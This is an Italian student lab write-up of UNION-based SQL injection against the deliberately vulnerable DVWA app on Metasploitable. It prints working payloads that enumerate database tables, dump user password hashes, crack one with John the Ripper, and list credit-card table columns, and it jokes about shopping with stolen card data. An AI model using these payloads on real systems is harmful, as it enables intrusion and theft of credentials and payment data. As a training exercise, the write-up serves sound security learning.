



# GUIDA PUNK SQL INJECTION


Per prima cosa: Settaggio macchine virtuali come da consegna.




Le macchine si pingano?



Si? E allora step successivo. Cominciamo la sql injection sulla dvwa, andando a scrivere sulla barra degli url di Firefox l'IP di metasploitable. Accediamo alla dvwa con 'admin' e 'password', come scritto da suggerimento nella pagina di login, e impostiamo il livello di sicurezza su 'low'.  
successivamente, verifichiamo se il database SQL è iniettabile.




Si! Il programmatore non ha fatto un gran lavoro! Andiamo ad hackerare il database. Ci serve assolutamente username e password di Gordon Brown.



Come giustamente ipotizzavo, il database è hackerabile. Andiamo subito a recuperare il database corrente. L'ID di Gordon Brown è il 2. Ci servirà dopo.

**NB: IL COMANDO CHE VA INSERITO E' QUELLO CHE ESCE SCRITTO NEL CAMPO ID**



Perfetto, il nostro database è DVWA, ora andiamo a capire quali tabelle sono presenti in questo database, inclusa quella in cui possiamo trovare la password di Gordon.

## Vulnerability: SQL Injection

**User ID:**

```
ID: '%' and 1=0 union select table_schema, table_name from information_schema.tables where table_schema = 'dvwa' #
First name: dvwa
Surname: guestbook

ID: '%' and 1=0 union select table_schema, table_name from information_schema.tables where table_schema = 'dvwa' #
First name: dvwa
Surname: users
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Trovata! Sicuramente sarà la tabella Users. Andiamo a verificare le colonne presenti nella tabella.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

**User ID:**

```
ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user_id

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: first_name

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: last_name

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: password


ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: avatar
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>


Username: admin  
Security Level: low  
PHPIDS: disabled

Finalmente le informazioni che cerchiamo sono ad un ultimo step da noi! Andiamo a verificare cosa troviamo nelle colonne user e password della tabella users!



Bingo! Abbiamo l'user e la password! Ricordiamo che gordon aveva l'ID 2, quindi il suo username è gordonb e la password e99a..... ma aspetta, la password è criptata! Bisogna decifrarla! Maledetto programmatore. Vabbè, nulla di impossibile quando hai uno strumento come john the ripper!


Creiamo un file di testo con l'hash appena trovato e sfruttiamo jhon per recuperare la password.



Con questi due semplici comandi di John the ripper eccoci davanti alla password impossibile di Gordon: abc123

Ora che sappiamo dove trovare il tutto, divertiamoci. Impostiamo il livello medio della sicurezza di dvwa e proviamo a recuperare l'hash della password di Gordon.

La sostanziale differenza tra la sicurezza low e medium consiste nella parziale sanitizzazione dell'input dell'utente, e cosa significa questo: in poche parole se metto determinati caratteri speciali, il database capisce che voglio "giocare" con lui e me li leva in automatico. Proviamo a ridurli al minimo, togliendo ad esempio le virgolette alte '.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.66.120/dvwa/vulnerabilities/sql/?id=1+AND+1%3D0+UNION+SELECT+user%2C+password+From+users`. The page title is "Vulnerability: SQL Injection".

On the left sidebar, the "SQL Injection" menu item is highlighted. The main content area shows the "User ID:" field with a "Submit" button. Below the input field, the results of the SQL injection are displayed:

```
ID: 1 AND 1=0 UNION SELECT user, password From users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 AND 1=0 UNION SELECT user, password From users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 AND 1=0 UNION SELECT user, password From users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 AND 1=0 UNION SELECT user, password From users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1 AND 1=0 UNION SELECT user, password From users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, the "More info" section provides links to external resources:

- <http://www.securitteam.com/securityreviews/SDP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom of the page, the "Logout" button is visible. The footer indicates the application version: "Damn Vulnerable Web Application (DVWA) v1.0.7".

Ed eccoci qui, anche a livello medium, questa dvwa la buchiamo come una groviera. Ora sbizzarriamoci a trovare info succulente da altri database.



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of the SQL injection attack, showing the first name and surname of the user 'owasp10' from the 'credit\_cards' table.

**Vulnerability: SQL Injection**

User ID:

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: CHARACTER\_SETS

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: COLLATIONS

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: COLUMNS

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: COLUMN\_PRIVILEGES

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: KEY\_COLUMN\_USAGE


ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: PROFILING

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: ROUTINES

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: SCHEMATA

ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: information\_schema  
Surname: SCHEMA\_PRIVILEGES

Ecco tutte le tabelle di tutti i database presenti. Me ne salta subito una all'occhio:



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of the SQL injection attack, showing the first name and surname of the user 'owasp10' from the 'credit\_cards' table.

ID: ID: '%' and 1=0 union select table\_schema, table\_name from information\_schema.tables #  
First name: owasp10  
Surname: credit\_cards

Croccante questa! Andiamo a trovare il contenuto



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of the SQL injection attack, showing the first name and surname of the user 'owasp10' from the 'credit\_cards' table.

**Vulnerability: SQL Injection**

User ID:


ID: '%' and 1=0 union select table\_name, column\_name from information\_schema.columns where table\_name = 'credit\_cards'#  
First name: credit\_cards  
Surname: ccid

ID: '%' and 1=0 union select table\_name, column\_name from information\_schema.columns where table\_name = 'credit\_cards'#  
First name: credit\_cards  
Surname: ccnumber

ID: '%' and 1=0 union select table\_name, column\_name from information\_schema.columns where table\_name = 'credit\_cards'#  
First name: credit\_cards  
Surname: ccv

ID: '%' and 1=0 union select table\_name, column\_name from information\_schema.columns where table\_name = 'credit\_cards'#  
First name: credit\_cards  
Surname: expiration

Perfetto! Andiamo a trovare il numero delle carte di credito e relativo ccv, per fare un po' di shopping su Amazon!



